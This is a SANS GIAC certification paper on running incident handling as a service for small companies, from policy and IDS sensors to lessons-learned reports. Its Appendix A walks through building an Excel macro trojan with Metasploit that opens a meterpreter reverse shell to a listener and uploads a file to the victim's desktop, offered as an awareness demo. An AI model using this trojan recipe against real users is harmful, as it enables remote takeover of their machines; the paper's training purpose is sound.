SANS Institute
Information Security Reading Room

Incident Handling as a Service

Michel Lundell

Incident Handling as a Service

GIAC (GCIH) Gold Certification

Author: Michel Lundell, michel@lundell.net
Advisor: Adrien de Beaupré

Abstract

Many small companies are focused on their primary businesses and do not have enough resources to secure their network. Securing business computer assets in many cases mean to have a firewall and anti-virus software installed. Policies are not something that comes with the hardware and have to be developed. User awareness training, log management and an Incident Handling team is also not part of the package from the computer dealer. The paper will cover the process from preparation to the lessons learned report, showing examples of how the service could be provided by preparing template documents, setting up customer network surveillance, and user awareness presentations.

1. Introduction

The majority of businesses are small or mid-size companies. In Sweden there is roughly 900 000 companies according to the Statistiska Central Byrån (SCB). The size distribution among these companies 2009 where:

# Employees	# Companies
0	720 733
1 – 4	176 288
5 – 9	39 351
10 – 19	21 085
20 – 49	12 180
50 – 99	3 667
100 – 199	1 642
200 – 499	963
500 – 999	378
1 000 - 1 499	172
1 500 - 1 999	85
2 000 - 2 999	78
3 000 - 3 999	48
4 000 - 4 999	30
5 000 - 9 999	68
10 000 -	22
Total	976 790

From an incident handling service perspective, the most interesting segment would be the companies which have a limited number of resources for IT security and enough systems and employees to introduce potential vulnerabilities.

Even if "one-man" companies probably need security consultation and training, budget would be small making this segment less attractive. Potential customers for incident handling service would be in the range of 1-50 employees which also are 25% of the total market.

This paper is about providing an incident handling service to companies that focus on their primary business and have limited resources to have an in-house IT security organization.

Michel Lundell, michel@lundell.net

2. The service – Incident Handling

Incident handling is not a single product or service; it is a six-step process (Jim Murray). To be able to sell this service to a management audience, its benefits to the company must be highlighted. To emphasize the process does not automatically attain buy in from the managers. They want to know what they get and what's in it for their business. One challenge is of selling this excellent service is to develop good slogans that grabs the minds of the business owners and makes them realize that they do need a service they might not have ever thought about. Another challenge is to get the customers IT organization to see this service as a complement to their security measures.

2.1.   Preparation

This is an ongoing process. As long there is a challenge or profit to gain access to a company network and the information, there is a threat that must be handled. This is a very important message that customers must reminded of. It is also the bulk income for a company that provides incident handling services. The preparation step in the incident handling process consists of several activities which lead to benefit for your customers. Some of the most important preparations are:

2.1.1. User Awareness Training

This is probably one of the most cost effective ways of leveraging the security level for a company. Today's attack vectors do often involve user interaction to be triggered. If users were trained to observe the unusual more intrusions would be discovered. The user awareness training should be customized to include demonstrations of possible attacks for that company business actions e.g. if the business normally handles excel spreadsheets like orders or price lists, a good demonstration would be to create a spreadsheet containing a macro that when opened connects back to a remote metasploit console. Metasploit (HD Moore) is a great penetration test framework packed with exploits and tools for creating exploits. An example how to create such a demonstration can be found in appendix A.

It is also important to associate a possible attack to a policy that addresses that threat (if possible). This makes it easier for users to remember the policy and what could happen if the policy is violated. User awareness training is something that

should be repeatedly performed with regular intervals. The reason for this is that simply that when it's getting harder to intrude an organization in one way, the intruder finds another way.

2.1.2. Admin Training

The customer administrators skills will vary, few have a GCIH training or similar. It is important to meet with them face to face and educate them if needed. To have a good relationship with the customers administrators are gold and must not be underestimated. They are the first/second line support for the company users and will probably be the ones that contact you for service requests. To help you as an incident handler they do need to be educated to not destroy any evidence or reveal any actions to any intruders. They should at least know when to apply the SANS cheat-sheets and when to alert your company.

They will also be part of your incident handling team, and good relationship is worth a lot. If this relationship gets off in the right direction, they will be the first to propose to contact you whenever there are security matters.

2.1.3. Risk Assessment

Incident handlers know how attackers think and act to gain access to information. Business owners know their organization and how they act in different situations. Without our knowledge about different attack vectors it is difficult for the company to make a realistic risk analysis. This work should be performed at regular intervals as the methods the attackers use changes in response to how we defend us.

There are two major types of risk analysis. Quantitative and qualitative risk analysis, I will explain them briefly. Which one you use does not really matter. The most important is that your customer understands how you get to the results and a plan to mitigate the risks. Sometimes your customers have risk analysis models they want to use sometimes not.

Quantitative Risk Analysis

This approach employs two fundamental elements; the probability of an event occurring and the likely loss should it occur. The single figure produced from these elements is commonly called ALE (Annual Loss Expectancy) (Ding Tan). The value

is calculated for an event by multiplying the potential loss by the probability. The downside with using this type of risk analysis is the accuracy of the guessed values and the time spent estimating the values.

Qualitative Risk Analysis

This method uses a number of interrelated elements as shown in the model below (John Wilson).

Threats: These are different attacks that are relevant to the organization that is being assessed. Example: social engineering.

Vulnerabilities: These are weaknesses in the organizations processes or systems. Example: no policy of how to use removable media such as unknown USB memory keys.

Controls: These are different countermeasures for the vulnerabilities:

Deterrent controls: reduces the likelihood of deliberate attacks

Preventative controls: protects the known vulnerabilities by making attacks unsuccessful and reduces their impact.

Corrective controls: reduces the effects of an attack.

Detective controls: discovers attacks and triggers other controls such as the corrective and/or preventative controls.

The work flow is to first identify assets and estimate their relative values. Then determine what threats each asset may be facing and identify what vulnerabilities those threats might exploit.

When having done this, it is time to find out controls to mitigate the risks and the cost of implementing them. This results in a report that is presented to the management. When management performed some kind of cost-benefit analysis there should be a number of controls to implement.

The risk assessment will produce a list of areas where the company needs to change or add controls such as infrastructure changes, polices, procedures, education, network segmentation etc, all open for offering consulting service

2.1.4. Policy Development

There is excellent IT policy templates in the SANS reading room from the SANS Security Policy Project (Secure Policy Project) which could be customized to use for your customer company. Of course they all need to be reviewed and analyzed if needed for each specific customer and the customer situation. By referencing these policies in user awareness training sessions, the value and content of the policies will be recognized and remembered. Without examples of what could happen when policies are violated, they are easily forgotten and quite quickly as well. Policy reviews and training should also be held at regular intervals to keep the guard up. This is a great opportunity for your company to visit customers and promote your services.

 Michel Lundell, michel@lundell.net

3. Identification

To help your clients to detect and track intruders or policy violation and link your customers closer to your company offer them an intrusion detection service. This service should be priced by the size of the customer and should cover the time you spend analyzing the alerts. This may not be the main income from your clients, but probably the most important tool to detect incidents in your client's environment and generate business helping the client with the incident handling process. An example of how the infrastructure could look like is found in the appendix B. In addition to offering an IDS service, a great complement is to offer a host intrusion detection system (HIDS) service to. The HIDS keep track of activities such as system file changes, registry changes, user accounts and various log files on the customer computers. A great open-source product is OSSEC (Trend Micro). It performs log analysis, policy monitoring, integrity checking, real-time alerting, root-kit detection and active response. It supports a wide range of popular platforms such as Linux, Mac OSX, Solaris, Windows, HP-UX and FreeBSD. OSSEC can easily be integrated with Snort. Using both OSSEC and Snort together will maximize intrusion detection. OSSEC is quite trivial to install and use. Still there are many features that could be developed to suite specific environment needs.

 Michel Lundell, michel@lundell.net

4. Containment

When you and customer declare an incident, it is time for you or your staff to pick up their bags and get out to your customer and work with the incident handling team you setup with your customer to isolate, make backups, and collect evidence according to what information you might have. This is income by the hour so it is important to prove yourself effective and worth your customer's money.

Some work could be performed off-site. If your customer let your company have access to their switches, it would be possible to remote move infected hosts to another vlan for containment using your access to the sensor. This is of course dependent on how developed the customers IT organization is.

The strategy for containment is dependent on the incident. Some examples of different strategies can be found in the Computer Security Incident Handling Guide by National Institute of Standards and Technology (NIST, publication 800-61).

Make memory and disk backups, an example of how this is done using Helix is found in the appendix C.

Collect physical evidence. Evidence could be pictures of the environment the affected system where located in. Papers lying around or found in the waste bin. Physical hardware could contain fingerprints: keyboard, mouse or other commonly used devices. Media such as USB keys, CD's … etc

Save evidence such as access logs, surveillance cameras media, phone logs etc. Don't forget to practice this as soon as possible after a contract is signed with your customer. There might be unexpected formats or configurations that not produce the expected data.

 Michel Lundell, michel@lundell.net

5. Eradication

This is clearly one of the steps in the process where your customers do need your expertise. To analyze how the malware or intruder got into the customers network and/or got access to important information is key to stop this happening again, at least the same way it happened. Again this might generate more work for your company, redesigning infrastructure, setting up VPN's, develop policies etc... You have the knowledge of how it happened and how to stop it happen again by recommending further actions.

From backups, network traffic analysis, RAM dumps, firewall logs etc, traces might be found how the attack was executed. If the traces are not enough to proof how the attack was executed, qualified guesses with support from the evidence retrieved in the containment phase should be ground to what kind of eradication that is needed. In many cases there are removal instructions on anti-virus vendor sites, in other cases decisions have to be made depending on the particular situation.

Examples of tool collections for analyzing the backups of RAM and disk are Backtrack (Offensive Security), Helix3 (e-Fence) and Encase (Guidance Software). Backtrack is free to download and has tools such as autopsy, foremost, magicrescue, sleuthkit, rootkithunter and many more. Helix 3 CE can be purchased for free. Helix 3 PRO versions could be purchased by subscription. Encase Forensic suite provides professional analysis, bookmarking and reporting features. There is no free version, it must be purchased. There is however a linux client that could be used to create images to use with Encase called LinEn. This client is distributed via the Guidance Software website and also included on the free Helix 3 CE CD.

A good start of finding out how the incident happened is to start examining the information that lead to the incident and work from there.

6. Recovery

You should recommend a period to your customer where you log and analyze all traffic to and from the recovered system to make sure the eradication and any other measures taken had the desired effect. This extra surveillance is of course extra service and should be billed the customer. Key is to make the customer aware of how intruder could and will replay their attacks.

If good backup practices are in place, a reinstall, counter measures and backup retrieval would be sufficient. There is always a matter of how much the budget you are allowed to spend on this. More budget means more analysis and countermeasures could be performed.

Again the actions for recovery is highly dependent on what sort of incident occurred and on what system the incident occurred on. Servers are often more complex to recover than a workstation. For workstations it may be cheaper for your customer to install a complete backup or a fresh reinstall than to analyze and try to delete all back doors installed by the intruder. For servers a decision to reinstall a backup or reinstall the machine from scratch could be harder. Not all small businesses have a high availability solution for their servers.

An example: a virus infected system; anti-virus systems might be able to remove the viruses. But if any signs of the intruders might installed a root kit, you might consider to install from a previous uninfected backup or rebuild the system from scratch. To detect boot kit's you need to boot the infected machine from another media than the disk. Then inspect the boot records. Some boot kit's relocate the original boot sectors and redirects any software looking for the boot sectors to the relocated sectors instead of the real ones.

 Michel Lundell, michel@lundell.net

7. Lessons Learned Report

One of the most important outcomes of your incident handler work is the lessons learned report. The report should be in a form that even high level management could read and understand it. It should be presented by you/your team present at the customer's site to catch any questions and kill any misunderstandings. Parts of the report could be very technical and might be more easily explained in a meeting face to face with your customer.

For small businesses some most frequent incidents that you might come across are: Policy violation, downloading/installing applications from the net. Stolen information, customer information, plans and inventions. Inappropriate use of company resources, downloads of copyrighted materials and gaming. Policy violation, file sharing using torrent protocols. Email with malicious links or malware. Connecting personal devices to company network. Unauthorized use of accounts. Stolen software: company software such as Office suites where copied to computers at employees homes.

The report should at least contain what systems where compromised, how the compromise occurred, how the containment was done, how the system where eradicated and what was done to ensure it won't happen again.

Having templates for this report will make the process of creating such report quicker and more complete.

 Mishele Lundell, michel@lunael.net

8. Conclusion

Incident handling is complex and requires quite a skill set to manage. The majority of small growing companies do not have these skills in-house which creates this business opportunity to provide incident handling as a service to these companies. This service could be provided using mostly free open source software.

Whatever software is used will be useless if one does not know how to use it or how to use its output. The most important component in computer incident handling is the incident handler person(s). So far there is no software that could replace all the complex skills required by an incident handler.

Most companies are small and have limited budgets. The most cost effective way to get good IT security and incident handling is to buy the service from companies that focus on this.

By using open-source tools and methodologies small companies could provide incident handling as a service. The most important assets would be the incident handlers working in these companies, not the tools.

Michel Lundell, michel@lundell.net

9. References

Jim, Murray: "Analysis of the Incident Handling Six-Step Process".
February 6th, 2007
URL:http://www.giac.org/resources/whitepaper/network/17.pdf
(27 September 2009)

HD Moore. Metasploit Framework
URL: http://www.metasploit.org (27 September 2009)

Nicholas Pappas: "Network IDS & IPS Deployment Strategies", 2nd April 2008
URL:http://www.sans.org/reading_room/whitepapers/detection/network_ids_ip
s_deployment_strategies_2143?show=2143.php&cat=detection
(27 September 2009)

Ding, Tan. "Quantitative Risk Analysis Step-By-Step".
SANS GSEC Practical Version 1.4b – Option 1, December 2002
URL:http://www.sans.org/reading_room/whitepapers/auditing/quantitative_risk
_analysis_stepbystep_849 (27 September 2009)

John, Wilson. "Assessment, Mitigation & Management", 2004
URL: http://your-local-
website.com/home/images/stories/freelance_writing/Risk_excerpt.pdf
(27 September 2009)

Soekris. Soekris Engineering
URL: http://www.soekris.com (27 September 2009)

Offensive Security. Backtrack
URL: http://www.offensive-security.com (28 September 2009)

e-Fence. Helix 3 CE
URL: http://www.e-fence.com (28 September 2009)

Guidance Software. Encase
URL: http://www.guidancesoftware.com/ (28 September 2009)

SANS. Secure Policy Project
URL:http://www.sans.org/security-resources/policies/ (28 October 2009)

SourceFire: Snort
URL:http://www.snort.org (27 September 2009)

Emerging Threats
URL:http://www.emergingthreats.net (27 September 2009)

SCB. Statistiska Central Byrån
URL: http://www.scb.se (27 September 2009)

Trend Micro. OSSEC
     URL: http://www.ossec.net (27 September 2009)

10. Appendix A Excel Trojan Demonstration

The steps to create a simple demonstration as this are trivial:

1. Create two virtual machines in VMWare, one with Backtrack and one with Windows XP Professional or Vista. They should be on the same virtual network, preferably the host-only network.

Let both VM's share a folder on the host to ease the distribution of files (such as the Excel macro).

2. Start both machines and make sure they could reach each other on the network.

3. On the Backtrack VM, create a simple Visual Basic Macro by executing the following command line from your installation of Metasploit:

```
# ./msfpayload windows/meterpreter/reverse_tcp LPORT=80 LHOST=A.B.C.D
DisableCourtesyShell=True V > /root/macro.bas
```

This command creates a Visual Basic macro that connects back to the attacker with a meterpreter session. To make the attack more successful the port is set to 80 which almost always are allowed outgoing traffic.

Move the macro to the shared folder.

4. On the Windows host, import the macro into an Excel sheet (Office 2007)

Open a new Excel workbook. Then click on the 🗔 office Button, then on the `Excel Options` button. Finally tick the checkbox right beside Show Developer tab in the Ribbon. Click OK and there should appear a Developer menu in the menubar. Click on the Developer menu, then the Visual Basic (or press Alt-F11).

Click File->Import File … and select the macro.bas file.

Then choose File->Save and Return to Microsoft Excel.
In Microsoft Excel click on the Office Button->Save as ..-> Excel Macro-
Enabled Workbook. Now the evil Excel file is prepared.

5. On the Backtrack VM, start a listening server.

```
# ./msfcli exploit/multi/handler LPORT=80 PAYLOAD=windows/meterpreter/reverse_tcp
LHOST=A.B.C.D DisableCourtesyShell=True E
```

6. Now wait for users opening the Excel file.

7. On the Windows machine, open the evil Excel file
In the terminal you started the listening server you should see something like: .

```
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (A.B.C.D:80 -> U.X.Y.Z:1084)

meterpreter >
```

Explaining what an intruder could do with a meterpreter shell will take too
long and the audience will be bored and you lose their attention. A small change to
the listening process and a small macro will help you prove your point instantly when
demonstrating users willingness to open programs, macros etc… The change you
make to the listening command is to add the flag for executing a script on an opening
session event. Then add a simple script that uploads a program with an ugly icon to
the user's desktop. This is simple enough for all to understand, even if you don't
explain the script

 Mishel Lundell michel@lundel.net

The demo script that uploads the (not)evil file to the exploited desktop is simple, save the following script into /tmp/demo.rb :

```
session = client
file = "/tmp/demo.exe"
location = session.fs.file.expand_path("%USERPROFILE%")
dst = "#{location}\\Desktop\\demo.exe"
path = ""
print_status("Running Upload Meterpreter script....")
if not ::File.exists?(file)
    raise "File to Upload does not exists!"
else
    begin
      print_status("\tUploading #{file} to #{dst} ....")
      session.fs.file.upload_file("#{dst}","#{file}")
      print_status("\t#{file} uploaded!")
    rescue ::Exception => e
      print_status("Error uploading file #{file}: #{e.class}#{e}")
    end
end
print_status("Finnished!")
```

Also create a /tmp/demo.exe program with an ugly icon to be copied to the demo victim's desktop. To start the listening process by executing the following on your evil server (in your metasploit installation directory):

```
#./msfcli exploit/multi/handler LHOST=A.B.C.D LPORT=80
PAYLOAD=windows/meterpreter/reverse_tcp  ExitOnSession=False
AutoRunScript=/tmp/demo.rb E
```

Now when the Windows user opens the evil excel file and activates the macro, the example trojan with an ugly icon you created gets uploaded to the user's desktop.

 Michel Lundell, michel@lundell.net

11. Appendix B IDS Infrastructure

The infrastructure could look like the following diagram

The diagram only displays one customer site and one way of setting up a
sensor. There is many ways of deploying sensors, a good source of information is the
paper Network IDS & IPS Deployment Strategies by Nicholas Pappas (Pappas)
which you can find in the SANS Reading Room. On your company site, the diagram
shows one way of setting up an intrusion detection system for your customers. The
diagram shows a "hot-standby" configuration of a server configured with a MySQL
database, Apache web server and BASE. BASE (Basic Analysis and Security System)
is software that lets you dig into a snort logging database and do intrusion analysis. It
is a tool that in a few clicks can get you from an overview of all sensors down to a
payload in hexadecimal for a specific packet. The server(s) that run this package of
tools is from now on called "base server". The BASE project's homepage is
http://base.secureideas.com

Below is a screenshot of the BASE console:

And another screenshot of BASE displaying a packet:

The sensor hardware depends on how much traffic it should handle and what rule base you use. A sample setup could be a Soekris net5501 box with an additional LAN card.

The Soekris Net 5501 box

The Soekris Net 5501 (Soekris) is an inexpensive device which could be expanded with an internal SATA disk and as mentioned before an extra LAN card to provide you with a total of eight ports to sniff your customers network with. The OS could easily be deployed on a Compact Flash. An easy way of configuring a sensor is to create a VMware slice with Open BSD and install and configure snort within the VM. Then shutdown the VM and start it again with a rescue CDROM image and dump the disk using dd to a Compact Flash card. When satisfied with a setup, it's easy to duplicate the Compact Flash with dd. Then boot the image and change the sensor ID and port setup.

Using FreeBSD has a nice advantage, the root device have the same name both in the VMware image and when booted from a Compact Flash Card in the Soekris box.

BASE works fine with sensor software called snort. Snort is an open source network intrusion prevention and detection system (IDS/IPS) developed by SourceFire (SourceFire). It does signature, protocol and anomaly-based inspection. Snort is probably the most widely deployed IDS/IPS in the world
When using Snort as the IDS software, I would recommend building snort from source and make sure it reconnects to the database if connection is lost. You might find it useful to have this feature when the customer's network is less than 100% stable.

 Michel Lundell, michel@lundell.net

When deployed in a customer's network, one interface should be configured preferably by DHCP, this way your sensor would be plug and play. It could automatically connect back to your base server using the settings from DHCP server. This is a nice setup to have if the customer do changes in their network.

Then add a script that connects to your Base server via SSH, forwarding the MySQL port 3306 to the sensor. This means that your snort should connect to localhost:3306. To enable automatic authentication you should create a key pair for your sensors and have a restricted account on your Base server that your sensors log into. The script should be activated by cron each 5 minutes or so. Important is that the script checks if there is a connection already before starting up another session.

The SSH command to connect back to your server and forwarding the MySQL port to your sensor could look like:

```
# ssh -i ~/.ssh/id_dsa -L3306:127.0.0.1:3306 sensor@your.base.server.name:80
```

To be able to login to your sensor without having the customer to open the firewall directly to your sensor, another script could be handy. The script connects to your Base server and forwards the sensors sshd port (22) to your Base server with a unique port for each sensor. The ssh command in that script would look like:

```
# ssh -i ~/.ssh/id_dsa2 -R 30001:127.0.0.1:22 sensor@your.base.server.name:80
```

This command forwards the ssh daemon listening port on your sensor to your base server with a unique port number. In the example above the port 22 on your sensor is forwarded to your base server's port 30001. So if you need to login to your sensor you simply execute the following ssh command on your base server:

```
# ssh -p 30001 localhost
```

Having the SSH server listening on the port 80 is because your customer firewalls almost always let this port open for outgoing traffic. The script should be activated by cron every fifth minute and have another key (id_dsa2) which have a command to sleep for 5 minutes. If you connect to the sensor the session does not end

until all channels are closed e.g. until you end your ssh connection, otherwise it exits
after 5 minutes.

The file ~sensor/.ssh/authorized_keys (on the Base server) could look like the
following example with two keys having two different commands:

```
# cat ~sensor/.ssh/authorized_keys

command="/usr/bin/sleep 86400" ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAv7xtX6M6g1Uy6FxWBw8g/jDzZdIk2iW7Zq2ySnq47s9zIWQxJ853ehRppxDP
MYA3DLhraZudurJzpiaaluFZPY3UtsTQf9PxTuaVFy4OEnvxbmVN+U7vId4vGERjqlfaVP4jqvwenyYU8t1GNvlxImU9
M/i6tEbFelLjYKR2TtDNM6eRK+n/tEAlMM3LS1Qf5FMOK8FP5vJzGnHBqA7WOA2L8C8DHucewagpWAuMSMFT/B
1goySSXt5NK2Ohi3Osj1TJFmGaPDfXH/mJMMUn2Gw8t6IKfXIdWzoMpz5zbTmzMOjmPnHrd8+XhKpNnSmxtf5kRE
xgdN2LKyMPsxjcjw== sensor@S004


command="/usr/bin/sleep 300" ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAxFoSmGK3jve2upDhWE1Q+2h+V7SXuJJKrl3EGHuRrZLJkIpXD99fDeMvW5
+WbgGh3+PhbeeD6AQLY92+y0vfHGgiYolf3tW8DolRjMbrK1L6Nsg7XJFNNGO9m4OZqfCR9xRTwML1klHBApdIvjJ
an/y9b7f6anA764YEsLyjWWpyejNcscDqc/1Yprdus5HfK95E0DG56swkoFpGbTfrtGD1h0/NpeR32CJ883cOX+QQE1
Cdwass0AS9RDnT66lR/M6AWlAtzzARp272lrWDcNa+oIFJz0kMWCd/e6aKzRK4JXd8/scCHzLucvw1cPqzN73ccG7s
/6c8IKgQfo7AZQ== sensor@S004
```

The communication is shown in the following diagram

Now you are able to detect policy violation or sign of malicious traffic and
could truly help your customer detecting incidents. Other services could be to manage
their firewall, switches and solve network problems.

 As part of the Information Security Reading Room

When being able to detect intrusions or policy violation you have the information to alert your customer and propose further actions according to the incident handling process. For your business point of view you want to detect intrusions to get more business, and from your customers point of view they have somebody that costs almost nothing which is keen on detecting intrusions. It will only cost them when an incident happens.

It is really important to adjust your rule base to either tag normal alerts as non harmful, or ignore these alerts. Otherwise you will have to much work analyzing non-profit alerts. What you really want is a rule base than only alerts you when there is signs of an incident.

The rule base and automatic updates should be managed by the well proven oinkmaster script. Oinkmaster allows you to replace specific rules with your own rules. It is also possible to disable rules that are not applicable for your customers. Another feature is the option to define rule sources. This means that it is possible for your company to be the source of rules to your sensors. This is of course more work to manage, but it enables you to do some validation of new rules before your customers get them. Each customer would have at least one rule source that is yours, this is the source for the policy rules you have developed for them.

The diagram below shows the different rule sources

If customers are willing to pay for a subscription of the latest rules from SourceFire that's fine, other customers could be offered the free service of Emerging Threats (Emerging Threats) which is on the cutting edge when it comes to rule development. But beware, sometimes these rules could have syntax errors that cause the new rules to be ignored when automatically downloading them using oinkmaster. A good strategy is to let your sensors have your server as rule source and having your company to verify that the rules does load and not cause oinkmaster to abort. Customer developed rules needs a home anyway. Configure the sensors oinkmaster to only get the rules for just that customer.

An advantage having the rules in a central place is the ability to check and deploy rules as well as debug them if needed. Sensor rule downloads should be logged. That way it is possible to track which rule version any of the sensors use.

12. Appendix C Containment measures example

The scenario is:

The computer which is compromised is moved to an isolated vlan segment apart from the production network.
